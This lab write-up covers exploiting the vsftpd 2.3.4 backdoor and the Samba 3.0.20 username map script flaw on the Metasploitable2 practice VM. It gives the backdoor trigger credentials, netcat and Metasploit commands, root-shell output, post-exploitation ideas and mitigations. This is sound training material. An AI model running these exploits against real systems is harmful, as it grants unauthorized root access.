

Lab Report: Metasploitable2 — vsftpd & Samba Exploitation

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Objective

Practice real-world penetration testing by exploiting known vulnerabilities in Metasploitable2, focusing on `vsftpd 2.3.4` and `Samba 3.0.20`.

Lab Setup

- **Target:** Metasploitable2 VM
 - **Attacker:** Kali Linux VM
 - **Network:** NAT configuration for full connectivity
 - **Tools:** Nmap, Metasploit, Netcat, smbclient, searchsploit
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Methodology

This lab follows a streamlined version of the **Penetration Testing Execution Standard (PTES)**:

- **Reconnaissance:** Identify live hosts and running services.
 - **Enumeration:** Gather detailed version information to pinpoint vulnerabilities.
 - **Exploitation:** Use known CVEs and exploits to gain unauthorized access.
 - **Post-Exploitation:** Confirm level of access, demonstrate impact, and outline possible next steps.
 - **Reporting:** Document proof-of-concept, supporting evidence, and practical remediation advice.
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ATT&CK Mapping

Relevant MITRE ATT&CK techniques demonstrated in this lab:

- **T1190 - Exploit Public-Facing Application:** vsftpd 2.3.4 backdoor and Samba 3.0.20 username map script RCE.
 - **T1059 - Command and Scripting Interpreter:** Interactive shell access via Netcat and Metasploit.
 - **T1078 - Valid Accounts (Conceptual):** Using crafted credentials or misconfigurations to trigger exploitation.
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Reconnaissance

Metasploitable2 is an intentionally vulnerable Linux VM used to practice common exploitation techniques.

Download links:

- Rapid7 Metasploitable2
 - SourceForge
-


Nmap Scan

I ran a version scan on common ports:

```
nmap -sV -p 21,139,445 <target-ip>
```

Nmap Results:

Port	State	Service	Version
21	open	ftp	vsftpd 2.3.4
139	open	netbios-ssn	Samba 3.0.20
445	open	microsoft-ds	Samba 3.0.20

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~'. The terminal shows the command '\$ nmap -sV -p 21,139,445 [redacted]' being executed. The output includes the Nmap version (7.94SVN), the scan time (2025-07-20 17:57 EDT), and the scan report for the target IP. The report shows three open ports: 21/tcp (vsftpd 2.3.4), 139/tcp (Samba smb3 3.X - 4.X), and 445/tcp (Samba smb3 3.X - 4.X). The service info indicates OS: Unix. The scan was completed in 11.38 seconds.

```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali)-[~]  
$ nmap -sV -p 21,139,445 [redacted]  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-20 17:57 EDT  
Nmap scan report for [redacted]  
Host is up (0.0013s latency).  
  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
139/tcp   open  netbios-ssn  Samba smb3 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smb3 3.X - 4.X (workgroup: WORKGROUP)  
Service Info: OS: Unix  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds  
  
~(kali@kali)-[~]  
$
```

Figure 1: Nmap confirms vsftpd 2.3.4 and Samba 3.0.20 open.

Exploitation

vsftpd 2.3.4 Backdoor Exploit

About: vsftpd 2.3.4 has a malicious backdoor (CVE-2011-2523). Logging in with a username that ends in :) opens a hidden shell on port 6200.

Steps Taken:

- 1 Connect to FTP port:

```
nc <target-ip> 21
```

- Username: exploitingYou:)
- Password: youvebeenhacked




Figure 2: Sending special username to trigger the backdoor.

2 Connect to the hidden backdoor shell on port 6200:

```
nc -v <target-ip> 6200
```

3 Verify root access:

```
id  
whoami  
ls
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~[~]  
$ nc -v 10.10.10.10 6200  
10.10.10.10: inverse host lookup failed: Unknown host  
(UNKNOWN) [10.10.10.10] 6200 (?) open  
whoami  
root  
id  
uid=0(root) gid=0(root)  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv
```

Figure 3: Confirmed root access via backdoor.

Samba 3.0.20 Exploit (Username Map Script)

About: Samba 3.0.20 has a remote code execution vulnerability (Username Map Script) which allows shell execution.

Steps Taken:

1 Started Metasploit:

```
msfconsole
```

2 Ran an SMB version scan to confirm the target version:

```
use auxiliary/scanner/smb/smb_version  
set RHOSTS <target-ip>  
run
```

```

11 auxiliary/scanner/smb/smb_version . normal No SMB Version Detection
12 auxiliary/scanner/smb/smb_uninit_cred . normal Yes Samba _netr_ServerPasswordSet Unin
ialized Credential State

Interact with a module by name or index. For example info 12, use 12 or use auxiliary/scanner/smb/smb_uninit_cred

msf6 > use 11
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     .                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
sics/using-metasploit.html
  RPORT      445              no        The target port (TCP)
  THREADS    1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.10.10
RHOSTS => 10.10.10.10
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.10.10.10:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 10.10.10.10:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.10.10.10: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >


```

Figure 4: Scanner confirms Samba 3.0.20.

3 Found an exploit using searchsploit:

searchsploit samba 3.0.20

Identified Username Map Script exploit.



```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ searchsploit samba 3.0.20

Exploit Title | Path
-----|-----
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py

Shellcodes: No Results

(kali@kali)-[~]
└─$

```

Figure 5: searchsploit output.

4 Loaded the exploit module:


```

use exploit/multi/samba/usermap_script
set RHOSTS <target-ip>
exploit

```

5 Verified shell access:

```
whoami  
ls
```



```
msf6 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.10  
rhosts => 10.10.10.10  
msf6 exploit(multi/samba/usermap_script) > exploit  
[*] Started reverse TCP handler on 10.10.10.10:4444  
[*] Command shell session 1 opened (10.10.10.10:4444 -> 10.10.10.10:52709) at 2025-07-21 11:02:00 -0400  
whoami  
root  
ls  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root
```

Figure 6: Shell confirmed with root privileges.

Post-Exploitation

After gaining root-level shells on both services:

- Verified privileges (`whoami`, `id`).
- Listed files and directories.
- Confirmed ability to run arbitrary commands.
- Would pivot to enumerate users, check `/etc/passwd`, search for sensitive configs (`*.conf`), and test lateral movement if this were a real engagement.

Mitigations & Recommendations

- **vsftpd**: Remove version 2.3.4 and install the latest trusted release.
- **Samba**: Patch to a secure version; disable unnecessary Samba shares.
- Enforce least privilege for services.
- Use firewalls to limit service exposure.
- Monitor network traffic for unusual ports and connections.

References

- Metasploitable2
- vsftpd 2.3.4 Backdoor (CVE-2011-2523)
- Metasploit Samba Exploit

~ Eric Graham